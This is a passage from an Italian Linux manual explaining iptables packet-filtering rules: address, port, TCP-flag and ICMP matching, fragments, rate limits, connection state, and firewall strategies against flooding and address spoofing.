`-d` [`!`] ***indirizzo*** [/***maschera***] `--destination` [`!`] ***indirizzo*** [/***maschera***]	Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome a dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi. Se questo parametro viene omesso, si intende implicitamente '**`-d 0.0.0.0/0`**', ovvero '**`-d 0/0`**', che rappresenta tutti gli indirizzi possibili.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -j DROP`** [*Invio*]

  Blocca tutto il traffico in ingresso, destinato all'elaboratore locale, proveniente dalla rete 192.168.100.∗.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0 -j DROP`** [*Invio*]

  Esattamente come nell'esempio precedente.

- `#` **`iptables -A INPUT -s 192.168.100.0/24 -d 0/0`** ↩
  ↪ **`-i eth0 -j DROP`** [*Invio*]

  Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia '**`eth0`**' (se

provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

- # **iptables -A FORWARD -d 192.168.100.0/24 -j DROP** [*Invio*]

  Blocca tutto il traffico in transito destinato alla rete 192.168.100.∗.

- # **iptables -A FORWARD -s 0/0 -d 192.168.100.0/24** ↩
  ↪ **-j DROP** [*Invio*]

  Esattamente come nell'esempio precedente.

- # **iptables -A FORWARD -s 0/0 -d ! 192.168.100.0/24** ↩
  ↪ **-j DROP** [*Invio*]

  Blocca tutto il traffico in transito destinato a indirizzi diversi dalla rete 192.168.100.∗.

- # **iptables -A OUTPUT -d 192.168.100.0/24 -j DROP** [*Invio*]

  Blocca tutto il traffico in uscita, generato nell'elaboratore locale, destinato alla rete 192.168.100.∗.

42.5.2.4 Utilizzo pratico di regole elementari

«

Come negli esempi mostrati in precedenza, in cui si agiva soltanto sulla politica predefinita, con la stessa semplicità si può sperimentare l'uso delle regole. Per cominciare, quando il comando '**iptables -L**' genera il risultato

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

significa che non ci sono regole per alcun punto di controllo e le politiche predefinite non oppongono resistenza al transito dei pacchetti. Con una regola molto semplice è possibile bloccare qualunque ingresso attraverso l'interfaccia virtuale corrispondente a *localhost*, cioè all'indirizzo 127.0.0.1:

```
# iptables -A INPUT -s 127.0.0.1 -j DROP [Invio]
```

Se si tenta di fare il ping verso il nodo locale, questo non genera alcuna risposta, dal momento che tutti i pacchetti in ingresso vengono eliminati. Anticipando un po' quello che viene descritto in seguito, se lo scopo fosse esclusivamente quello di impedire l'ingresso dei pacchetti del protocollo ICMP (cosa che tra l'altro impedisce il ping), si potrebbe usare un comando più specifico:

```
# iptables -A INPUT -p icmp -s 127.0.0.1 -j DROP [Invio]
```

Se sono stati eseguiti gli esempi, il comando '**`iptables -L INPUT`**' dovrebbe generare il risultato seguente:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  localhost            anywhere
DROP       icmp --  localhost            anywhere
```

Prima di fare altre considerazioni, conviene osservare la simbologia usata nel rapporto che è stato ottenuto: la colonna '**prot**' rappresenta il protocollo di riferimento; la colonna '**opt**' rappresenta delle specificazioni opzionali delle regole che in questo caso non sono mai state utilizzate; le colonna '**source**' e '**destination**' rappresentano l'origine e la destinazione dei pacchetti, dove in particolare la parola chiave '**anywhere**' esprime in pratica ciò che altrimenti si indicherebbe con la notazione 0.0.0.0/0. Si osservi la differenza nel risultato nel caso si utilizzi l'opzione '**-n**', ovvero il comando '**iptables -L INPUT -n**', allo scopo di eliminare le rappresentazioni simboliche degli indirizzi.

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  127.0.0.1           0.0.0.0/0
DROP       icmp --  127.0.0.1           0.0.0.0/0
```

Le regole hanno una sequenza precisa; avendo utilizzato sempre l'opzione di comando '**-A**', queste sono state aggiunte di seguito. Come si può intuire, la seconda regola è inutile, dal momento che i pacchetti che potrebbero riguardarla vengono già presi in considerazione da quella precedente che li blocca completamente per conto proprio.

Le regole possono essere eliminate in modo selettivo attraverso l'opzione di comando '**-D**', oppure in modo complessivo attraverso l'opzione '**-F**'. Per eliminare la prima regola, si potrebbe utilizzare uno dei due comandi seguenti:

```
# iptables -D INPUT -s 127.0.0.1 -j DROP[Invio]

# iptables -D INPUT 1[Invio]
```

Nel primo caso viene eliminata la prima regola che corrisponde al modello, cioè la prima in assoluto, mentre il secondo comando fa riferimento direttamente al numero della regola. Naturalmente, dopo l'eliminazione della prima regola, quella che inizialmente era la seconda diventa la prima:

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       icmp --  localhost            anywhere
```

Come accennato, per eliminare tutte le regole di un punto di controllo si può usare l'opzione di comando '**-F**':

```
# iptables -F INPUT[Invio]
```

L'esempio elimina tutte le regole di ingresso.

Se l'elaboratore con il quale si fanno questi esperimenti ospita un servizio si può fare qualche esperimento più interessante. Supponendo di disporre di un servente HTTP che riceve richieste attraverso la porta 80 del protocollo TCP, si potrebbe impedirne l'accesso da parte dell'utente che accede dallo stesso sistema locale attraverso il comando seguente:

```
# iptables -A INPUT -p tcp -s 127.0.0.1 -d 127.0.0.1 ↩
↪          --dport 80 -j REJECT[Invio]
```

Quando si avvia un programma di navigazione per accedere al servizio HTTP locale, questo cerca di instaurare una connessione TCP utilizzando la porta 80 nella destinazione; se il firewall dispone della regola inserita con il comando appena mostrato, intercetta il tentativo di connessione e restituisce un messaggio di rifiuto attraverso il protocollo ICMP. La scelta di utilizzare l'obiettivo '**REJECT**' è motivata da questa esigenza: evitare di fare perdere tempo a chi tenta di

accedere, perché diversamente l'obiettivo '**DROP**' renderebbe la cosa più subdola. Si osservi cosa si ottiene con l'opzione '**-L**':

```
# iptables -L INPUT[Invio]

Chain INPUT (policy ACCEPT)
target     prot opt source               destination
REJECT     tcp  --  localhost            localhost           tcp ↩
↪dpt:www reject-with icmp-port-unreachable
```

La sigla '**dpt**' sta per *Destination port*; '**www**' è evidentemente il nome della porta 80. Dal momento che è stata richiesto l'obiettivo '**REJECT**', viene mostrato esplicitamente il tipo di messaggio ICMP che viene restituito a seguito di un tentativo di accesso: '**port-unreachable**'.

Per definire delle regole corrette per i fini che ci si prefigge, occorre conoscere bene il comportamento del protocollo che si utilizza. Tornando all'esempio appena fatto, in cui lo scopo è quello di impedire all'utente del sistema locale di accedere al servizio HTTP locale, si potrebbe ottenere un risultato equivalente agendo sul punto di controllo di uscita. Per farlo occorre sapere che la connessione TCP è simmetrica e che nel flusso di ritorno il servizio HTTP utilizza ancora la stessa porta 80, già impiegata per ricevere la richiesta di connessione.

```
# iptables -F INPUT[Invio]

# iptables -A OUTPUT -p tcp -s 127.0.0.1 --sport 80 ↩
↪          -d 127.0.0.1 -j REJECT[Invio]
```

In questo caso si deve osservare comunque una cosa: il messaggio ICMP, con cui si notifica il blocco del transito del pacchetto in uscita, è diretto all'applicazione che tenta di rispondere alla richiesta del

cliente, di conseguenza il cliente ne resta all'oscuro.

42.5.2.5 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione '**`-p`**', seguita dalla parola chiave '**`tcp`**' o '**`udp`**'. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione, con l'uso delle opzioni '**`--sport`**' e '**`--dport`**' rispettivamente.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file '`/etc/services`', oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

porta_iniziale **:** ***porta_finale***

Se si indica un intervallo, cosa che si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero zero, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di queste può essere preceduta dal punto esclamativo in qualità di negazione logica.

Tabella 42.58. Opzioni per i protocolli TCP e UDP.

Opzione	Descrizione
`-s` [`!`] *indirizzo* [`/`*maschera*] ↩ ↪ [`!`] [`--sport` *porta* | *intervallo_di_porte*] `--source` [`!`] *indirizzo* [`/`*maschera*] ↩ ↪ [`!`] [`--source-port` ↩ ↪ *porta* | *intervallo_di_porte*] `-d` [`!`] *indirizzo* [`/`*maschera*] ↩ ↪ [`!`] [`--dport` *porta* | *intervallo_di_porte*] `--destination` [`!`] ↩ ↪ *indirizzo* [`/`*maschera*] ↩ ↪ [`!`] [`--destination-port` ↩ ↪ *porta* | *intervallo_di_porte*]	Con i protocolli TCP e UDP, l'origine e la destinazione possono includere l'indicazione delle porte.

Nel caso di protocolli TCP, è possibile analizzare i bit che qualificano lo stato della connessione. Questi bit hanno un nome simbolico, corrispondente a: '**`SYN`**', '**`ACK`**', '**`FIN`**', '**`RST`**', '**`URG`**' e '**`PSH`**'. Si può controllare lo stato di questi bit con l'opzione '**`--tcp-flags`**'. Dal momento che è comune la richiesta di individuare i pacchetti con il bit '**`SYN`**' attivo e i bit '**`RST`**' e '**`ACK`**' disattivati, si può usare per questo l'opzione '**`--syn`**'.

Tabella 42.59. Opzioni per i protocolli TCP.

Opzione	Descrizione
`--tcp-flags` ***elenco_bit_da_considerare*** ***elenco_bit_attivi***	Gli elenchi in questione si ottengono indicando i nomi dei bit separati da una virgola, senza l'aggiunta di spazi, dove in particolare, la parola chiave '**`ALL`**' fa riferimento a tutti i bit gestibili. Per esempio, '**`--tcp-flags ALL SYN,ACK`**' indica la richiesta di individuare i pacchetti TCP in cui solo i bit '**`SYN`**' e '**`ACK`**' sono attivi simultaneamente (mentre tutti gli altri sono disattivati). La stessa cosa si potrebbe esprimere in modo esteso come: '**`--tcp-flags SYN,ACK,FIN,RST,URG,PSH SYN,ACK`**'.

Opzione	Descrizione
`--syn`	Corrisponde in pratica a '**`--tcp-flags SYN,RST,ACK SYN`**'. Questi pacchetti vengono usati nel protocollo TCP per richiedere l'inizializzazione della connessione. In pratica, bloccando questi pacchetti si impedisce l'instaurarsi di una connessione TCP in un solo verso.

Segue la descrizione di alcuni esempi.

- # **`iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩`**
  `↪ -d 192.168.0.0/16 --dport 80 -j REJECT` [*Invio*]

  Impedisce l'accesso ai servizi HTTP (protocollo TCP, porta 80) della rete 192.168.∗.∗ a tutti gli indirizzi estranei alla rete stessa.

- # **`iptables -A INPUT -p tcp -s ! 192.168.0.0/16 ↩`**
  `↪ -d 192.168.0.0/16 --dport 80 --syn -j REJECT` [*Invio*]

  Come nell'esempio precedente, limitandosi a intervenire nei pacchetti di inizializzazione delle connessioni.

42.5.2.6 Regole per il protocollo ICMP

«

Il protocollo ICMP è molto importante per il controllo del funzionamento della rete, in questo senso è rara la possibilità che sia il caso di bloccarne il transito attraverso il firewall. Tuttavia, dal momento

che i fini del firewall non si limitano al blocco del traffico, è comunque importante poter indicare una regola che sappia selezionare un tipo particolare di pacchetto ICMP. La tabella 42.27 elenca i tipi di pacchetto ICMP e il loro utilizzo.

Per indicare una regola che faccia riferimento a un tipo particolare di pacchetto ICMP, si sfruttano le opzioni che servono a specificare l'origine o la destinazione, aggiungendo il numero o il nome del tipo ICMP (il numero può essere composto da una seconda parte, denominato ***codice***). In pratica, questa informazione va a sostituire il numero di porta nel caso dei protocolli TCP e UDP.

È estremamente importante che non vengano bloccati i messaggi ICMP di tipo 3.

Il protocollo ICMP è differente tra IPv4 e IPv6, pertanto la sigla usata per farvi riferimento cambia.

Il comando '**`iptables -p icmp -h`**' genera l'elenco di tutti i messaggi ICMP gestibili con IPv4:

```
# iptables -p icmp -h[Invio]

  Valid ICMP Types:
  echo-reply (pong)
  destination-unreachable
     network-unreachable
     host-unreachable
     protocol-unreachable
     port-unreachable
     fragmentation-needed
```

```
    source-route-failed
    network-unknown
    host-unknown
    network-prohibited
    host-prohibited
    TOS-network-unreachable
    TOS-host-unreachable
    communication-prohibited
    host-precedence-violation
    precedence-cutoff
source-quench
redirect
    network-redirect
    host-redirect
    TOS-network-redirect
    TOS-host-redirect
echo-request (ping)
router-advertisement
router-solicitation
time-exceeded (ttl-exceeded)
    ttl-zero-during-transit
    ttl-zero-during-reassembly
parameter-problem
    ip-header-bad
    required-option-missing
timestamp-request
timestamp-reply
address-mask-request
address-mask-reply
```

Si può osservare che i nomi rientrati, fanno riferimento a un tipo ICMP formato anche attraverso l'indicazione di un codice. Per esempio, '**`network-unreachable`**' corrisponde a '**`3/0`**'.

Tabella 42.61. Opzioni per i protocolli ICMP.

Opzione	Descrizione
`-s` [`!`] ***indirizzo*** [`/`***maschera***] ↩ ↪ [`!`] [`--icmp-type` ***tipo*** [`/`***codice***]] `--source` [`!`] ***indirizzo*** [`/`***maschera***] ↩ ↪ [`!`] [`--icmp-type` ***tipo*** [`/`***codice***]] `-d` [`!`] ***indirizzo*** [`/`***maschera***] ↩ ↪ [`!`] [`--icmp-type` ***tipo*** [`/`***codice***]] `--destination` [`!`] ↩ ↪ ***indirizzo*** [`/`***maschera***] ↩ ↪ [`!`] [`--icmp-type` ↩ ↪ ***tipo*** [`/`***codice***]]	Come già accennato, con il protocollo ICMP l'origine e la destinazione possono includere l'indicazione del tipo di messaggio ICMP.

Segue la descrizione di alcuni esempi.

- `#` **`iptables -A INPUT -p icmp -s ! 192.168.0.0/16`** ↩
  ↪ **`--icmp-type 8 -d 192.168.0.0/16 -j DROP`** [*Invio*]

  Blocca e ignora i pacchetti ICMPv4 che contengono un messaggio di tipo 8, cioè '**`echo-request`**', proveniente da un indirizzo estraneo alla rete 192.168.∗.∗ e destinato alla rete stessa.

- `#` **`iptables -A INPUT -p icmp -s ! 192.168.0.0/16`** ↩
  ↪ **`--icmp-type echo-request`** ↩
  ↪ **`-d 192.168.0.0/16 -j DROP`** [*Invio*]

  Esattamente come nell'esempio precedente, indicando per nome il tipo ICMPv4.

- `# ip6tables -A INPUT -p icmpv6 -s ! fec0::/16 ↩`
  `↪ --icmpv6-type echo-request ↩`
  `↪ -d fec0::/16 -j DROP` [*Invio*]

  Blocca e ignora i pacchetti ICMPv6 che contengono un messaggio di tipo '**`echo-request`**', proveniente da un indirizzo estraneo alla rete fec0:∗ e destinato alla rete stessa.

42.5.2.7 Pacchetti frammentati

«

I pacchetti frammentati costituiscono un problema per la gestione del firewall. In generale ci si limita a intervenire sul primo frammento, perché questo dovrebbe contenere le informazioni necessarie a identificarlo correttamente.

Se il firewall rappresenta un passaggio obbligato per il traffico che lo attraversa, è molto importante che sia abilitata la ricomposizione dei pacchetti frammentati. Questo risolve tanti problemi e soprattutto quello del controllo dei frammenti.

Per identificare un frammento di pacchetto successivo al primo, si utilizza l'opzione '**`-f`**' nel modo seguente:

```
[!] -f | [!] --fragment
```

Il punto esclamativo permette di ottenere l'effetto contrario, cioè di fare riferimento a tutti i pacchetti che non sono frammenti. Utilizzando questa opzione non è possibile indicare delle porte TCP o UDP, né specificare il tipo di messaggio per il protocollo ICMP.

L'esempio seguente blocca l'attraversamento di frammenti dei pacchetti ICMP provenienti da un indirizzo estraneo alla rete 192.168.∗.∗ e destinati alla rete stessa.

```
# iptables -A FORWARD -p icmp -s ! 192.168.0.0/16 ↩
↪          -d 192.168.0.0/16 -f -j DROP [Invio]
```

42.5.3 Estensioni particolari

Le funzionalità di filtro del kernel sono suddivise in segmenti differenti che possono essere incluse o meno, in fase di compilazione, oppure possono essere caricate attraverso moduli esterni. Queste funzionalità particolari sono definite ***moduli***, senza per questo voler confondere il concetto con i moduli del kernel. Per utilizzare queste funzionalità si deve indicare prima il modulo, attraverso l'opzione '**-m**':

```
-m modulo
```

```
--match modulo
```

Nel seguito vengono presentati solo alcuni dei moduli disponibili.

È molto probabile che tali estensioni non siano tutte disponibili per IPv6; ma di questo ci si accorge facilmente dalle segnalazioni di errore generate da '**ip6tables**'.

42.5.3.1 Limiti

«

È possibile definire una regola che scatti fino al raggiungimento di un certo limite per un certo tipo di pacchetto. Si tratta del modulo '**limit**':

```
-m limit
```

Si distinguono due informazioni in questo contesto: la quantità di pacchetti per unità di tempo e il margine di sicurezza prima che venga preso in considerazione il raggiungimento del limite.

Tabella 42.62. Opzioni relative al modulo '**limit**'.

Opzione	Descrizione
`-m limit --limit` ***n*** [`/` ***unità_di_tempo***]	Questa opzione serve a definire la quantità di pacchetti (***n***) entro la quale scatta la regola. Se non si indica l'unità di tempo si fa riferimento implicitamente a secondi. A ogni modo, si possono usare le parole chiave seguenti, con il significato intuitivo che hanno: '**`second`**', '**`minute`**', '**`hour`**', '**`day`**'. È importante osservare che si possono usare anche solo le iniziali di questi termini. Per esempio, '**`--limit 10`**' rappresenta un limite di 10 pacchetti per secondo, cosa che si può esprimere come '**`--limit 10/second`**', oppure anche '**`--limit 10/s`**'.

Opzione	Descrizione
`-m limit --limit-burst` ***n***	Questa opzione, '**`--limit-burst`**', serve a creare un margine iniziale ulteriore, dopo il quale inizia il conteggio del limite stabilito con l'opzione '**`--limit`**'. Se non si specifica questa opzione, il margine è di 5.

Vengono riproposti gli esempi che appaiono già nel *Linux 2.4 packet filtering HOWTO* di Rusty Russell. Ovviamente, perché questi limiti abbiano un senso, dopo le regole che consentono il transito entro una certa frequenza, occorre aggiungere delle regole che blocchino lo stesso tipo di pacchetti, senza più l'indicazione di un limite.

- Protezione contro un attacco da inondazione di pacchetti «SYN»:

```
# iptables -A FORWARD -p tcp --syn -m limit ↩
↪          --limit 1/s -j ACCEPT [Invio]
```

  Consente il transito di un solo pacchetto di inizializzazione delle connessioni TCP al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p tcp --syn -j DROP [Invio]
```

- Protezione contro un tentativo di scansione delle porte TCP:

```
# iptables -A FORWARD -p tcp ↩
↪          --tcp-flags SYN,ACK,FIN,RST RST -m limit ↩
↪          --limit 1/s -j ACCEPT [Invio]
```

Consente il transito di un pacchetto TCP al secondo con il solo bit '**RST**' attivo, nell'ambito del gruppo di bit composto da '**SYN**', '**ACK**', '**FIN**' e '**RST**'. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p tcp ↩
↪          --tcp-flags SYN,ACK,FIN,RST RST -j DROP [Invio]
```

- Protezione contro un'inondazione di richieste di eco ICMP (ping):

```
# iptables -A FORWARD -p icmp --icmp-type echo-request ↩
↪          -m limit --limit 1/s -j ACCEPT [Invio]
```

Consente il transito di un pacchetto ICMP di tipo 8 (richiesta di eco) al secondo. Per bloccare i pacchetti successivi si aggiunge il blocco degli stessi pacchetti:

```
# iptables -A FORWARD -p icmp --icmp-type echo-request ↩
↪          -j DROP [Invio]
```

Gli esempi mostrano tutti un controllo applicato ai pacchetti in transito. Per proteggere anche il firewall occorre intervenire nello stesso modo sui pacchetti in ingresso.

42.5.3.2 Stato delle connessioni

Un modulo speciale, denominato '**state**', consente di analizzare le connessioni e di individuarle in base a uno status semplice da definire.

```
-m state
```

Questo modulo consente semplicemente di utilizzare l'opzione '**`--state`**', con cui si specifica lo stato di una connessione:

```
--state {NEW|ESTABLISHED|RELATED|INVALID}[,…]
```

Le varie parole chiave utilizzate per definire lo stato di una connessione hanno il significato descritto nell'elenco seguente.

Tabella 42.63. Opzioni relative al modulo '**`state`**'.

Opzione	Descrizione
`-m state --state NEW[,…]`	Si tratta di un pacchetto che crea una nuova connessione.
`-m state --state ESTABLISHED[,…]`	Si tratta di un pacchetto che appartiene a una connessione già esistente.
`-m state --state RELATED[,…]`	Si tratta di un pacchetto correlato a un'altra connessione. Per esempio, potrebbe trattarsi di un messaggio ICMP di errore, oppure di una connessione TCP generata automaticamente da una connessione FTP precedente.
`-m state --state INVALID[,…]`	Si tratta di un pacchetto che non può essere qualificato per qualche ragione e come tale viene considerato non valido.

Segue la descrizione di alcuni esempi.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state --state ESTABLISHED,RELATED -j ACCEPT` [*Invio*]

  Consente il transito verso gli indirizzi 192.168.∗.∗ quando si tratta di connessioni già realizzate o di pacchetti correlati a connessioni preesistenti.

- `# iptables -A FORWARD -d 192.168.0.0/16 -m state --state INVALID -j DROP` [*Invio*]

  Elimina i pacchetti destinati agli indirizzi 192.168.∗.∗ quando questi non sono identificabili in qualche modo, nel senso che non sembrano avere motivo di esistere.

- `# iptables -A FORWARD -m state --state NEW -i ! ppp0 -j ACCEPT` [*Invio*]

  Consente l'instaurarsi di una connessione che attraversi il nodo, purché ciò non avvenga a cominciare da un pacchetto che entri dall'interfaccia '**ppp0**' (PPP).

42.5.4 Strategie

In generale, quando si predispone uno script con tutte le regole di firewall che si vogliono applicare ai pacchetti in ingresso, in uscita e in transito, si inizia dall'azzeramento di quelle eventualmente esistenti, esattamente nel modo seguente:

```
#!/bin/sh

/sbin/iptables -F
…
```

Dal momento che le funzionalità di filtro del kernel Linux non devono interferire con quelle di instradamento (*routing*), nel caso le prime

non siano state definite, è necessario che la politica predefinita sia sempre '**ACCEPT**'. In generale, se si vuole configurare il proprio elaboratore come firewall la situazione cambia e dovrebbe essere conveniente il contrario, in modo da poter controllare la situazione. In pratica, ancora prima dell'azzeramento delle regole delle varie categorie, è solitamente opportuno modificare le politiche predefinite, in modo da bloccare gli accessi e il transito dei pacchetti.

```
/sbin/iptables -P INPUT DROP
/sbin/iptables -P OUTPUT DROP
/sbin/iptables -P FORWARD DROP
```

La definizione delle regole di firewall deve tenere conto dell'ordine in cui appaiono nell'elenco gestito all'interno del kernel, quindi, la scelta tra le opzioni di comando '**-A**' (aggiunta in coda) e '**-I**' (inserimento all'inizio o in un'altra posizione) deve essere fatta in modo consapevole. A seconda della propria filosofia personale, si potrebbe scegliere di utilizzare sempre solo lo stesso tipo.

Se si sceglie di «aggiungere» le regole, dovrebbe essere conveniente iniziare da quelle di eliminazione o rifiuto ('**DROP**' o '**REJECT**'), per finire con quelle di accettazione ('**ACCEPT**').

Se si preferisce lasciare che la politica predefinita sia '**ACCEPT**', è importante ricordare di aggiungere una regola che impedisca l'accesso in modo generalizzato alla fine di tutte le regole di un punto di controllo, come mostrato nell'esempio seguente:

```
# In coda a tutte le regole
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A OUTPUT -j DROP
/sbin/iptables -A FORWARD -j DROP
```

Nell'esempio, non avendo fatto riferimento ad alcun protocollo, né

ad alcun indirizzo sorgente o di destinazione, si intendono implicitamente tutti i tipi di pacchetto. Questo tipo di strategia è comunque applicabile con qualunque tipo di politica predefinita, dal momento che con questa regola si catturano tutti i pacchetti rimanenti.

Quando lo scopo di un firewall è solo quello di proteggere una rete interna da quella esterna, si potrebbe pensare che l'uso di regole per il solo attraversamento dovrebbe bastare. In effetti, dal momento che i pacchetti devono attraversare il firewall per raggiungere la rete interna, il ragionamento è corretto; tuttavia, bisogna pensare anche a proteggere il firewall e in tal senso si comprende l'utilità di disporre di un punto di controllo in ingresso. Infatti, se un aggressore riesce a ottenere accesso nel firewall, da lì può entrare nella rete interna che invece si considera protetta. Il punto di controllo in uscita è una possibilità in più per completare le cose ed è un bene che ci siano tante possibilità.

Naturalmente, le funzionalità di filtro dei pacchetti sono utili anche per gli elaboratori che devono difendersi da soli, perché si trovano in un ambiente ostile, o perché semplicemente non ci si può fidare. È evidente in questi casi che diventa importantissima la possibilità di intervenire nelle regole del punto di controllo di ingresso ed eventualmente anche in quelle del punto di controllo in uscita, mentre il controllo dell'attraversamento dovrebbe risultare semplicemente inutile.

42.5.4.1 UDP e DNS

Una delle politiche normali nella configurazione di un firewall che deve proteggere una rete interna è quella di non lasciare che i pacchetti del protocollo UDP possano attraversarlo. In linea di principio

questo atteggiamento è ragionevole, dal momento che con il protocollo UDP si gestiscono spesso informazioni delicate e aggredibili con facilità (NFS e NIS sono gli esempi più importanti).

```
# iptables -A FORWARD -p udp -j DROP [Invio]
```

Quello che si vede è il comando molto semplice che permette di ottenere questo risultato, intervenendo necessariamente in fase di attraversamento.

Il sistema DNS utilizza prevalentemente il protocollo UDP e a volte il protocollo TCP. In questo senso, un servizio DNS collocato all'interno di una rete protetta che abbia bisogno di risolvere nomi della rete esterna, deve necessariamente avvalersi di un altro servizio DNS posto nel firewall o anche al di fuori di questo.

```
options {
    forwarders {
        123.123.123.123;
    };
};
```

L'esempio che si vede rappresenta una parte del file '`/etc/named.conf`' (o '`/etc/bind/named.conf`') dove si indica l'indirizzo 123.123.123.123 da utilizzare per inoltrare le richieste che non possono essere risolte in base alla definizione delle zone locali. La comunicazione con il servizio presso 123.123.123.123 avviene con il protocollo TCP, permettendo di superare il problema del blocco al transito dei pacchetti UDP.

Il fatto che il sistema DNS utilizzi a volte il protocollo TCP per le comunicazioni normali deve servire a capire che un blocco del protocollo UDP può creare problemi intermittenti alla risoluzione dei nomi e degli indirizzi IP.

42.5.4.2 Contraffazione dell'origine: IP spoof

Uno dei riferimenti importanti su cui si basa il controllo da parte del firewall è l'indirizzo di origine dei pacchetti. Spesso, chi attacca un sistema altera i pacchetti che invia modificando l'origine, per non essere individuato. Il firewall non è in grado di sapere se l'origine è veritiera o contraffatta.

Per risolvere questo problema con IPv4 si utilizza la gestione dell'instradamento attraverso la procedura denominata «Source Address Verification». Per prima cosa ci si deve accertare che esista il file virtuale '`/proc/sys/net/ipv4/conf/all/rp_filter`', quindi si possono sovrascrivere tutti i file '`/proc/sys/net/ipv4/conf/*/rp_filter`' con il valore uno. In pratica:

```
if [ -e /proc/sys/net/ipv4/conf/all/rp_filter ]
then
    for f in /proc/sys/net/ipv4/conf/*/rp_filter
    do
        echo 1 > $f
    done
fi
```

In modo più grossolano è possibile eliminare i pacchetti che sono «evidentemente» contraffatti. Per esempio, se l'interfaccia di rete '**ppp0**' è quella che si rivolge verso la rete esterna, si possono bloccare tranquillamente i pacchetti che provengono da questa con l'in-

dicazione di un'origine appartenente a uno degli indirizzi riservati per le reti private.

```
/sbin/iptables -A INPUT   -s 127.0.0.0/8     -i ! lo -j DROP
/sbin/iptables -A FORWARD -s 127.0.0.0/8     -i ! lo -j DROP
/sbin/iptables -A INPUT   -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 192.168.0.0/16 -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 172.16.0.0/12  -i ppp0 -j DROP
/sbin/iptables -A INPUT   -s 10.0.0.0/8     -i ppp0 -j DROP
/sbin/iptables -A FORWARD -s 10.0.0.0/8     -i ppp0 -j DROP
```

Nel fare questo, tuttavia, bisogna tenere in considerazione che a volte, alcuni fornitori di accesso a Internet utilizzano degli indirizzi riservati alle reti private per le connessioni PPP; generalmente si tratta del gruppo 10.*.*.*.

42.5.4.3 Esempi

Di seguito vengono mostrati altri esempi che dovrebbero aiutare a comprendere ancora meglio il funzionamento di un firewall realizzato con un sistema GNU/Linux.

- `/sbin/iptables -A FORWARD -s 224.0.0.0/3 -d 0/0 -j DROP`

  Questa regola impedisce il transito di tutti quei pacchetti che provengono da un'origine in cui l'indirizzo IP sia composto in modo da avere i primi tre bit a uno. Infatti, 224_{10} si traduce nel numero binario 11100000_2, che esclude tutta la classe D e la classe E degli indirizzi IPv4. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.

```
target     prot opt source               destination
DROP       all  --  224.0.0.0/3          0.0.0.0/0
```

- ```
  /sbin/iptables -A FORWARD -s 224.0.0.0/3 -j DROP
  ```

  Questo esempio è esattamente identico a quello precedente, perché la destinazione predefinita è proprio quella riferita a qualunque indirizzo.

- ```
  /sbin/iptables -A FORWARD -p tcp -s 192.168.1.0/24 -d 0/0 23 -j ACCEPT
  ```

  Consente ai pacchetti TCP provenienti dalla rete 192.168.1.∗ di attraversare il firewall per raggiungere qualunque indirizzo, ma solo alla porta 23. In pratica concede di raggiungere un servizio TELNET. Segue la visualizzazione della regola attraverso '**`iptables -L FORWARD -n`**'.

```
target  prot opt source           destination
ACCEPT  tcp  --  192.168.1.0/24   0.0.0.0/0       tcp dpt:23
```

- ```
  /sbin/iptables -A FORWARD -p tcp -s 0/0 --sport 6000:6009 ↩
  ↪              -d 0/0 -j DROP
  /sbin/iptables -A FORWARD -p tcp -s 0/0 -d 0/0 ↩
  ↪              --dport 6000:6009 -j DROP
  ```

  Blocca il transito delle comunicazioni riferite alla gestione remota di applicazioni per X. In questo caso, si presume di poter avere a che fare con sistemi che gestiscono fino a 10 serventi grafici contemporaneamente.

- ```
  /sbin/iptables -A INPUT  -p tcp -s 0/0 --sport 6000:6009 ↩
  ↪              -d 0/0 -j DROP
  /sbin/iptables -A OUTPUT -p tcp -s 0/0 -d 0/0 ↩
  ↪              --dport 6000:6009 -j DROP
  ```

  Blocca l'ingresso e l'uscita di comunicazioni riferite alla gestione remota di applicazioni per X. Questo potrebbe essere utile

per proteggere un sistema che non si avvale di un firewall o che semplicemente non si fida della rete circostante.

```
/sbin/iptables -A INPUT -m state ↩
↪              --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A INPUT -m state --state NEW ↩
↪              -i ! ppp0 -j ACCEPT
/sbin/iptables -A INPUT -j DROP
/sbin/iptables -A FORWARD -m state ↩
↪              --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A FORWARD -m state --state NEW ↩
↪              -i ! ppp0 -j ACCEPT
/sbin/iptables -A FORWARD -j DROP
```

